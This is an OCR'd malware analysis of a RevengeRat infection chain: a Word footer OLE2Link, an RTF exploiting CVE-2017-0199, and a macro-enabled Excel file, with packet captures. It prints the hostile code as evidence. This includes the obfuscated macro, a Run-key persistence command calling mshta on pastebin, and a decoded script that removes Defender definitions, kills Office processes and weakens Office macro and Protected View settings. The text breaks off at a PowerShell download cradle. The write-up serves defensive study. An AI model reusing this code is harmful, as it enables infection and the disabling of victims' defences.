

A RAT'S TALE (RevengeRat)

UDURRANI



It all began with a doc file

Initially the document is sent to the victim.



The document has an embedded link in the **footer** section —> ***OLE2Link object***

```
3C3F786D 6C207665 7273696F 6E3D2231 2E302220 656E636F 64696E67 3D225554 462D3822 20737461 6E64616C 6F6E653D 22796573 223F3E0D 0A3C5265 6C617469
6F6E7368 69707320 786D6C6E 733D2268 7474703A 2F2F7363 68656D61 732E6F70 656E786D 6C666F72 6D617473 2E6F7267 2F706163 6B616765 2F323030 362F7265
6C617469 6F6E7368 69707322 3E3C5265 6C617469 6F6E7368 69702049 643D2272 49643222 20547970 653D2268 7474703A 2F2F7363 68656D61 732E6F70 656E786D
6C666F72 6D617473 2E6F7267 2F6F6666 69636544 6F63756D 656E742F 32303036 2F72656C 6174696F 6E736869 70732F6F 6C654F62 6A656374 22205461 72676574
3D226874 7470733A 2F2F7374 61746963 2E776978 73746174 69632E63 6F6D2F75 67642F30 35653437 305F6231 30346333 36366331 66373432 33323933 38383730
36326337 33353464 62322E64 6F632220 54617267 65744D6F 64653D22 45787465 726E616C 222F3E3C 52656C61 74696F6E 73686970 2049643D 22724964 31222054
7970653D 22687474 703A2F2F 73636865 6D61732E 6F70656E 786D6C66 6F726D61 74732E6F 72672F6F 66666963 65446F63 756D656E 742F3230 30362F72 656C6174
696F6E73 68697073 2F696D61 67652220 54617267 65743D22 6D656469 612F696D 61676532 2E776D66 222F3E3C 2F52656C 6174696F 6E736869 70733E
```

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>  <Relati
onships xmlns="http://schemas.openxmlformats.org/package/2006/re
lationships"><Relationship Id="rId2" Type="http://schemas.openxm
lformats.org/officeDocument/2006/relationships/oleObject" Target
="https://static.wixstatic.com/ugd/05e470_b104c366c1174232938870
62c7354db2.doc" TargetMode="External"/><Relationship Id="rId1" T
ype="http://schemas.openxmlformats.org/officeDocument/2006/relat
ionships/image" Target="media/image2.wmf"/></Relationships>
```

Following shows the connection made to static[.]wixstatic[.]com (**DNS and 3 way**)


```
========================== (UDURRANI) ================================

(LAYER: 4)
s_port: 53 |d_port: 57926 |len=57926
    6F 07 81 80 00 01 00 01 00 00 00 00 06 73 74 61          o..?.........sta
    74 69 63 09 77 69 78 73 74 61 74 69 63 03 63 6F          tic.wixstatic.co
    6D 00 00 01 00 01 C0 0C 00 01 00 01 00 00 00 05          m...............
    00 04 23 F1 10 74                                        ..#..t


========================== (UDURRANI) ================================
(INIT) SYN PACKET SENT FROM 172.16.223.219       TO IP ADDRESS 35.241.16.116
        PORT INFORMATION (49237, 443)
        SEQUENCE INFORMATION (1153312166, 0)
        |URG:0 | ACK:0 | PSH:0 | RST:0 | SYN:1 | FIN:0|
        (66)


========================== (UDURRANI) ================================
(SYN ACK ) PACKET SENT FROM 35.241.16.116        TO IP ADDRESS 172.16.223.219
        PORT INFORMATION (443, 49237)
        SEQUENCE INFORMATION (2940539864, 1153312167)

        |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:1 | FIN:0|
        (60)
    00 00                                                ..


========================== (UDURRANI) ================================
(ACKN) ACK PACKET SENT FROM 172.16.223.219       TO IP ADDRESS 35.241.16.116
        PORT INFORMATION (49237, 443)
        SEQUENCE INFORMATION (1153312167, 2940539865)
        |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
        (60)
    00 00 00 00 00 00                                    ......
```

On successful connection, an RTF file is downloaded, that points to an embedded excel object. Here the attacker takes advantage of **CVE-2017-0199** for dcomLaunch.

```
5C 6F 62 6A 65 6D 62 7B 5C 2A 5C 6F 62 6A 63 6C  \objemb{\*\objcl
61 73 73 20 45 78 63 65 6C 2E 53 68 65 65 74 4D  ass Excel.SheetM
61 63 72 6F 45 6E 61 62 6C 65 64 2E 31 32 7D 5C  acroEnabled.12}\
6F 62 6A 77 32 37 30 5C 6F 62 6A 75 70 64 61 74  objw270\objupdat
65 5C 6F 62 6A 68 32 37 30 7B 5C 2A 5C 6F 62 6A  e\objh270{\*\obj
64 61 74 61 20 0D 0A 30 31 30 35 30 30 30 30 0D  data ..01050000.
0A 30 32 30 30 30 30 30 30 0D 0A 31 62 30 30 30  .02000000..1b000
30 30 30 0D 0A 34 35 37 38 36 33 36 35 36 63 32  000..457863656c2
65 35 33 36 38 36 35 36 35 37 34 34 64 36 31 36  e53686565744d616
33 37 32 36 66 34 35 36 65 36 31 36 32 36 63 36  3726f456e61626c6
35 36 34 32 65 33 31 33 32 30 30 0D 0A 30 30 30  5642e313200..000
30 30 30 30 30 0D 0A 30 30 30 30 30 30 30 30 0D  00000..00000000.
0A 30 30 38 36 30 30 30 30 0D 0A 64 30 63 66 31  .00860000..d0cf1
31 65 30 61 31 62 31 31 61 65 31 30 30 30 30 30  1e0a1b11ae100000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 33 65 30 30 30  000000000003e000
33 30 30 66 65 66 66 30 39 30 30 30 36 30 30 30  300feff090006000
30 30 30 30 30 30 30 30 0D 0A 30 30 30 30 30 30  000000000..00000
30 30 30 30 30 30 31 30 30 30 30 30 30 30 31 30  0000001000000010
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 31  0000000000000001
30 30 30 30 30 30 32 30 30 30 30 30 30 30 31 30  0000002000000010
30 30 30 30 30 66 65 66 66 66 66 66 30 30 30 30  00000feffffff000
30 30 30 30 30 30 30 30 0D 0A 30 30 30 30 66 66  000000000..0000ff
66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66  ffffffffffffffff
66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66  ffffffffffffffff
66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66  ffffffffffffffff
66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66  ffffffffffffffff
66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66  ffffffffffffffff
66 66 66 66 66 66 66 66 66 0D 0A 66 66 66 66 66  fffffffff..fffff
66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66  ffffffffffffffff
66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66  ffffffffffffffff
66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66  ffffffffffffffff
66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66  ffffffffffffffff
66 66 66 66 66 66 66 66 66 0D 0A 66 66 66 66 66  fffffffff..fffff
66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66  ffffffffffffffff
66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66  ffffffffffffffff
66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66  ffffffffffffffff
```

```
5C 6F 62 6A 65 6D 62 7B 5C 2A 5C 6F 62 6A 63 6C  \objemb{\*\objcl
61 73 73 20 45 78 63 65 6C 2E 53 68 65 65 74 4D  ass Excel.SheetM
61 63 72 6F 45 6E 61 62 6C 65 64 2E 31 32 7D 5C  acroEnabled.12}\
6F 62 6A 77 32 37 30 5C 6F 62 6A 75 70 64 61 74  objw270\objupdat
65 5C 6F 62 6A 68 32 37 30 7B 5C 2A 5C 6F 62 6A  e\objh270{\*\obj
64 61 74 61 20 0D 0A 30 31 30 35 30 30 30 30 0D  data ..01050000.
0A 30 32 30 30 30 30 30 30 0D 0A 31 62 30 30 30  .02000000..1b000
```

Here is how the doc file's footer points to the rtf and eventually the excel. Excel is macro enabled.



MACRO Code:

```
Sub Workbook_Open()
WQp6 = "SmexEaldos3"
WQp2 = DihfO62L9(StrReverse(ikmIrn0LH(FliKueuSc("6A"))), StrReverse(ikmIrn0LH(FliKueuSc("32"))))
WQp0 = DihfO62L9(StrReverse(ikmIrn0LH(FliKueuSc("76"))), StrReverse(ikmIrn0LH(FliKueuSc("39"))))
WQp4 = DihfO62L9(StrReverse(ikmIrn0LH(FliKueuSc("266E67"))), StrReverse(ikmIrn0LH(FliKueuSc("36"))))
WQp1 = DihfO62L9(StrReverse(ikmIrn0LH(FliKueuSc("7A"))),
StrReverse(StrReverse(ikmIrn0LH(ikmIrn0LH(FliKueuSc("37"))))))
WQp5 = DihfO62L9(StrReverse(ikmIrn0LH(FliKueuSc("713367737D327870666D7B327B7B3333743E7878"))),
StrReverse(ikmIrn0LH(FliKueuSc("34"))))
WQp3 = DihfO62L9(StrReverse(ikmIrn0LH(FliKueuSc("7B"))),
StrReverse(StrReverse(ikmIrn0LH(ikmIrn0LH(FliKueuSc("37"))))))
WQp = WQp0 + WQp1 + WQp2 + WQp3 + WQp4 + WQp5 + WQp6
Shell (WQp)
End Sub
Public Function DihfO62L9(D3bGYtMzA As String, CFdYdVFgD As Integer)
   Dim YSU7uCXoG As Integer
   For YSU7uCXoG = 1 To Len(D3bGYtMzA)
If 12438250 = 12438250 + 1 Then End
Dim twArRgYJqsNpuITnBo As Double
GoTo hnHPFkfgejUbiZZoeh
hnHPFkfgejUbiZZoeh:
GoTo FnEquUvGAS:
cocZSliFpzFBNefAC:
GoTo jQuJqwPYNtoonsdVdH
tmtYlkADGyYmfPxzTBOauHvhIfeFnEq:
asMgaPvEFDItmtYlkAD = "yYmfPxzwBOauHvhIf"
GoTo mHhZUgxMiVfCxbdJdj
TknqiGkOyuj:
yKnGlJcocZSliFpz = "BNefACLQuJ"
GoTo ulyIrrfQsObpQoae
jQuJqwPYNtoonsdVdH:
HwcYYQcMTbrRQhQaR = "TyweneTisbbNO"
GoTo TknqiGkOyuj
RqTyweSneTsbbNOpyKnGl:
      Mid(D3bGYtMzA, YSU7uCXoG, 1) = Chr(Asc(Mid(D3bGYtMzA, YSU7uCXoG, 1)) - CFdYdVFgD)
```

Persistence as MicrosoftUpdate

Registry modification:

```
CreateObject("Wscript.Shell").regwrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\MicrosoftUpdate", "C:
\Windows\System32\mshta.exe vbscript:CreateObject(""Wscript.Shell"").Run(""mshta.exe%20http://pastebin.com/raw/
YYZq1XR0"",0,true)(window.close)" , "REG_EXPAND_SZ"
```

Excel uses mshta to connect to bitly[.]com

mshta http://www.bitly[.]com/SmexEaldos3

```
========================== (UDURRANI) ==================================
(DATA PUSH!) IS COMING FROM 172.16.223.139      TO IP ADDRESS 67.199.248.14
        PORT INFORMATION (49261, 80)
        SEQUENCE INFORMATION (3518224953, 3878091298)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (445)
    47 45 54 20 2F 53 6D 65 78 45 61 6C 64 6F 73 33         GET /SmexEaldos3
    20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70          HTTP/1.1..Accep
    74 3A 20 2A 2F 2A 0D 0A 41 63 63 65 70 74 2D 4C         t: */*..Accept-L
    61 6E 67 75 61 67 65 3A 20 65 6E 2D 55 53 0D 0A         anguage: en-US..
    41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A         Accept-Encoding:
    20 67 7A 69 70 2C 20 64 65 66 6C 61 74 65 0D 0A          gzip, deflate..
    55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69         User-Agent: Mozi
    6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69         lla/4.0 (compati
    62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57         ble; MSIE 7.0; W
    69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57         indows NT 6.1; W
    4F 57 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E         OW64; Trident/4.
    30 3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43         0; SLCC2; .NET C
    4C 52 20 32 2E 30 2E 35 30 37 32 37 3B 20 2E 4E         LR 2.0.50727; .N
    45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39         ET CLR 3.5.30729
    3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 30 2E 33         ; .NET CLR 3.0.3
```

Another script is downloaded from bjm9[.]blogpost[.]com

```
========================== (UDURRANI) ==================================

(LAYER: 4)
s_port: 53 |d_port: 57946 |len=57946
    8B 4A 81 80 00 01 00 02 00 00 00 00 04 62 6A 6D         .J.?.........bjm
    39 08 62 6C 6F 67 73 70 6F 74 03 63 6F 6D 00 00         9.blogspot.com..
    01 00 01 C0 0C 00 05 00 01 00 00 00 05 00 1F 08         ................
    62 6C 6F 67 73 70 6F 74 01 6C 11 67 6F 6F 67 6C         blogspot.l.googl
    65 75 73 65 72 63 6F 6E 74 65 6E 74 C0 1A C0 2F         eusercontent.../
    00 01 00 01 00 00 00 05 00 04 AC D9 13 A1               ..............

========================== (UDURRANI) ==================================
(INIT) SYN PACKET SENT FROM 172.16.223.139      TO IP ADDRESS 172.217.19.161
        PORT INFORMATION (49260, 443)
        SEQUENCE INFORMATION (3183572195, 0)
        |URG:0 | ACK:0 | PSH:0 | RST:0 | SYN:1 | FIN:0|
        (66)
```

The downloaded script is escaped / encoded.

```
<script language=javascript>document.write(unescape('%3C%73%63%72%69%70%74%20%6C%61%6E%67%75%61%67%65%3D%22%56%42%53%63%72%69%70%74%22%3E%0A%53%65%74%2
0%58%37%57%38%33%32%44%53%41%20%3D%20%43%72%65%61%74%65%4F%62%6A%65%63%74%28%22%57%53%63%72%69%70%74%2E%53%68%65%6C%6C%22%29%0A%44%69%6D%20%41%53%53%64
%37%31%32%6A%69%38%61%73%64%0A%41%53%53%64%37%31%32%6A%69%38%61%73%64%20%3D%20%22%63%6D%64%2E%65%78%65%20%2F%63%20%63%64%20%22%22%25%50%72%6F%67%72%61%
6D%46%69%6C%65%73%25%5C%57%69%6E%64%6F%77%73%20%44%65%66%65%6E%64%65%72%22%22%20%26%20%4D%70%43%6D%64%52%75%6E%2E%65%78%65%20%2D%72%65%6D%6F%76%65%64%6
5%66%69%6E%69%74%69%6F%6E%73%20%2D%64%79%6E%61%6D%69%63%73%69%67%6E%61%74%75%72%65%73%20%26%20%74%61%73%6B%6B%69%6C%6C%20%2F%66%20%2F%69%6D%20%77%69%6E
%77%6F%72%64%2E%65%78%65%20%26%20%74%61%73%6B%6B%69%6C%6C%20%2F%66%20%2F%69%6D%20%65%78%63%65%6C%2E%65%78%65%20%26%20%74%61%73%6B%6B%69%6C%6C%20%2F%66%
20%2F%69%6D%20%4D%53%50%55%42%2E%65%78%65%20%26%20%74%61%73%6B%6B%69%6C%6C%20%2F%66%20%2F%69%6D%20%50%4F%57%45%52%50%4E%54%2E%45%58%45%20%26%20%66%6F%72
2%66%69%6C%65%73%20%2F%63%20%22%22%74%61%73%6B%6B%69%6C%6C%20%2F%66%20%2F%69%6D%20%4D%53%41%53%43%75%69%4C%2E%65%78%65%22%22%20%26%20%66%6F%72%66%69%6C
%65%73%20%2F%63%20%22%22%74%61%73%6B%6B%69%6C%6C%20%2F%66%20%2F%69%6D%20%4D%70%43%6D%64%52%75%6E%2E%65%78%65%22%22%20%26%20%65%78%69%74%22%0A%58%37%57%
38%33%32%44%53%41%2E%52%75%6E%20%41%53%53%64%37%31%32%6A%69%38%61%73%64%2C%20%76%62%48%69%64%65%0A%0A%0A%53%65%74%20%41%73%5F%77%57%20%3D%20%43%72%65%6
1%74%65%4F%62%6A%65%63%74%28%22%57%53%63%72%69%70%74%2E%53%68%65%6C%6C%22%29%0A%44%69%6D%20%41%58%57%0A%41%58%57%31%20%3D%20%22%70%74%2E%53%68%65%6C%6C
%22%22%29%2E%52%75%6E%28%22%22%70%6F%77%65%72%73%68%65%6C%6C%2E%65%78%65%20%2D%6E%6F%65%78%69%22%0A%41%58%57%35%20%3D%20%22%6E%67%28%27%68%27%2B%27%74%
27%2B%27%74%27%2B%27%70%27%2B%27%73%3A%27%2B%27%2F%2F%70%27%2B%27%61%27%2B%27%73%27%2B%27%74%27%2B%27%65%27%2B%27%62%27%2B%27%69%27%2B%27%6E%27%2B%27%2
E%27%2B%27%63%27%2B%27%6F%27%2B%27%6D%27%2B%27%2F%27%2B%27%72%27%2B%27%61%27%2B%27%77%27%2B%27%2F%27%2B%27%32%4C%44%61%65%48%45%31%27%29%29%29%2E%45%6E
%74%72%79%50%6F%69%6E%74%2E%49%6E%76%6F%6B%65%28%24%4E%2C%24%4E%29%22%22%2C%30%2C%74%72%75%65%29%28%77%69%6E%64%6F%77%2E%63%6C%6F%73%65%29%22%0A%41%58%
57%32%20%3D%20%22%74%20%2D%63%6F%6D%6D%61%6E%64%20%5B%52%65%66%6C%65%63%74%69%6F%6E%2E%41%73%73%65%6D%62%6C%79%5D%3A%3A%4C%6F%61%64%28%22%0A%41%58%57%3
4%20%3D%20%22%2D%4F%62%6A%65%63%74%20%4E%65%74%2E%57%65%62%43%6C%69%65%6E%74%29%2E%44%6F%77%6E%6C%6F%61%64%53%74%72%69%22%0A%41%58%57%30%20%3D%20%22%6D
%73%68%74%61%2E%65%78%65%20%76%62%73%63%72%69%70%74%3A%43%72%65%61%74%65%4F%62%6A%65%63%74%28%22%22%57%73%63%72%69%22%0A%41%58%57%33%20%3D%20%22%5B%53%
79%73%74%65%6D%2E%43%6F%6E%76%65%72%74%5D%3A%3A%46%72%6F%6D%42%61%73%65%36%34%53%74%72%69%6E%67%28%28%4E%65%77%22%0A%41%58%57%20%3D%20%41%58%57%30%20%2
B%20%41%58%57%31%20%2B%20%41%58%57%32%20%2B%20%41%58%57%33%20%2B%20%41%58%57%34%20%2B%20%41%58%57%35%0A%41%73%5F%77%57%2E%52%75%6E%20%41%58%57%2C%20%76
```

After decoding the script looks like the following (killing certain apps and tampering with security e.g. MSOFFICE)

```
Set X7W832DSA = CreateObject("WScript.Shell")
Dim ASSd712ji8asd
ASSd712ji8asd = "cmd.exe /c cd ""%ProgramFiles%\Windows Defender"" & MpCmdRun.exe -
removedefinitions -dynamicsignatures & taskkill /f /im winword.exe & taskkill /f /im excel.exe &
taskkill /f /im MSPUB.exe & taskkill /f /im POWERPNT.EXE & forfiles /c ""taskkill /f /im
MSASCuiL.exe"" & forfiles /c ""taskkill /f /im MpCmdRun.exe"" & exit"
X7W832DSA.Run ASSd712ji8asd, vbHide
Set MySexoPhone = CreateObject(StrReverse("llehS.tpircSW"))
MySexoPhone.RegWrite StrReverse("sgninraWABV\ytiruceS\droW\0.11\eciffO\tfosorciM\erawtfoS\UCKH"),
1, StrReverse("DROWD_GER")
MySexoPhone.RegWrite StrReverse("sgninraWABV\ytiruceS\droW\0.21\eciffO\tfosorciM\erawtfoS\UCKH"),
1, StrReverse("DROWD_GER")
MySexoPhone.RegWrite StrReverse("sgninraWABV\ytiruceS\droW\0.41\eciffO\tfosorciM\erawtfoS\UCKH"),
1, StrReverse("DROWD_GER")
MySexoPhone.RegWrite StrReverse("sgninraWABV\ytiruceS\droW\0.51\eciffO\tfosorciM\erawtfoS\UCKH"),
1, StrReverse("DROWD_GER")
MySexoPhone.RegWrite StrReverse("sgninraWABV\ytiruceS\droW\0.61\eciffO\tfosorciM\erawtfoS\UCKH"),
1, StrReverse("DROWD_GER")
MySexoPhone.RegWrite
StrReverse("sgninraWABV\ytiruceS\tnioPrewoP\0.11\eciffO\tfosorciM\erawtfoS\UCKH"), 1,
StrReverse("DROWD_GER")
MySexoPhone.RegWrite
StrReverse("sgninraWABV\ytiruceS\tnioPrewoP\0.21\eciffO\tfosorciM\erawtfoS\UCKH"), 1,
StrReverse("DROWD_GER")
MySexoPhone.RegWrite
StrReverse("sgninraWABV\ytiruceS\tnioPrewoP\0.41\eciffO\tfosorciM\erawtfoS\UCKH"), 1,
StrReverse("DROWD_GER")
MySexoPhone.RegWrite
StrReverse("sgninraWABV\ytiruceS\tnioPrewoP\0.51\eciffO\tfosorciM\erawtfoS\UCKH"), 1,
StrReverse("DROWD_GER")
MySexoPhone.RegWrite
StrReverse("sgninraWABV\ytiruceS\tnioPrewoP\0.61\eciffO\tfosorciM\erawtfoS\UCKH"), 1,
StrReverse("DROWD_GER")
MySexoPhone.RegWrite
StrReverse("sgninraWABV\ytiruceS\lecxE\0.11\eciffO\tfosorciM\erawtfoS\UCKH"), 1,
StrReverse("DROWD_GER")
MySexoPhone.RegWrite
StrReverse("sgninraWABV\ytiruceS\lecxE\0.21\eciffO\tfosorciM\erawtfoS\UCKH"), 1,
StrReverse("DROWD_GER")
MySexoPhone.RegWrite
StrReverse("sgninraWABV\ytiruceS\lecxE\0.41\eciffO\tfosorciM\erawtfoS\UCKH"), 1,
StrReverse("DROWD_GER")
MySexoPhone.RegWrite
StrReverse("sgninraWABV\ytiruceS\lecxE\0.51\eciffO\tfosorciM\erawtfoS\UCKH"), 1,
StrReverse("DROWD_GER")
```

```
MySexoPhone.RegWrite
StrReverse("sgninraWABV\ytiruceS\lecxE\0.61\eciffO\tfosorciM\erawtfoS\UCKH"), 1,
StrReverse("DROWD_GER")
MySexoPhone.RegWrite
StrReverse("VPnIseliFtenretnIelbasiD\weiVdetcetorP\ytiruceS\droW\0.11\eciffO\tfosorciM\erawtfoS\U
CKH"), 1, StrReverse("DROWD_GER")
MySexoPhone.RegWrite
StrReverse("VPnIstnemehcattAelbasiD\weiVdetcetorP\ytiruceS\droW\0.11\eciffO\tfosorciM\erawtfoS\UC
KH"), 1, StrReverse("DROWD_GER")
MySexoPhone.RegWrite
StrReverse("VPnIsnoitacoLefasnUelbasiD\weiVdetcetorP\ytiruceS\droW\0.11\eciffO\tfosorciM\erawtfoS
\UCKH"), 1, StrReverse("DROWD_GER")
MySexoPhone.RegWrite
StrReverse("VPnIseliFtenretnIelbasiD\weiVdetcetorP\ytiruceS\tnioPrewoP\0.11\eciffO\tfosorciM\eraw
tfoS\UCKH"), 1, StrReverse("DROWD_GER")
MySexoPhone.RegWrite
StrReverse("VPnIstnemehcattAelbasiD\weiVdetcetorP\ytiruceS\tnioPrewoP\0.11\eciffO\tfosorciM\erawt
foS\UCKH"), 1, StrReverse("DROWD_GER")
MySexoPhone.RegWrite
StrReverse("VPnIsnoitacoLefasnUelbasiD\weiVdetcetorP\ytiruceS\tnioPrewoP\0.11\eciffO\tfosorciM\er
awtfoS\UCKH"), 1, StrReverse("DROWD_GER")
MySexoPhone.RegWrite
StrReverse("VPnIseliFtenretnIelbasiD\weiVdetcetorP\ytiruceS\lecxE\0.11\eciffO\tfosorciM\erawtfoS\
UCKH"), 1, StrReverse("DROWD_GER")
MySexoPhone.RegWrite
StrReverse("VPnIstnemehcattAelbasiD\weiVdetcetorP\ytiruceS\lecxE\0.11\eciffO\tfosorciM\erawtfoS\U
CKH"), 1, StrReverse("DROWD_GER")
MySexoPhone.RegWrite
StrReverse("VPnIsnoitacoLefasnUelbasiD\weiVdetcetorP\ytiruceS\lecxE\0.11\eciffO\tfosorciM\erawtfo
S\UCKH"), 1, StrReverse("DROWD_GER")
MySexoPhone.RegWrite
StrReverse("VPnIseliFtenretnIelbasiD\weiVdetcetorP\ytiruceS\droW\0.21\eciffO\tfosorciM\erawtfoS\U
CKH"), 1, StrReverse("DROWD_GER")
MySexoPhone.RegWrite
StrReverse("VPnIstnemehcattAelbasiD\weiVdetcetorP\ytiruceS\droW\0.21\eciffO\tfosorciM\erawtfoS\UC
KH"), 1, StrReverse("DROWD_GER")
MySexoPhone.RegWrite
StrReverse("VPnIsnoitacoLefasnUelbasiD\weiVdetcetorP\ytiruceS\droW\0.21\eciffO\tfosorc
..
..
..

Set As_wW = CreateObject("WScript.Shell")
Dim AXW
AXW1 = "pt.Shell"").Run(""powershell.exe -noexi"
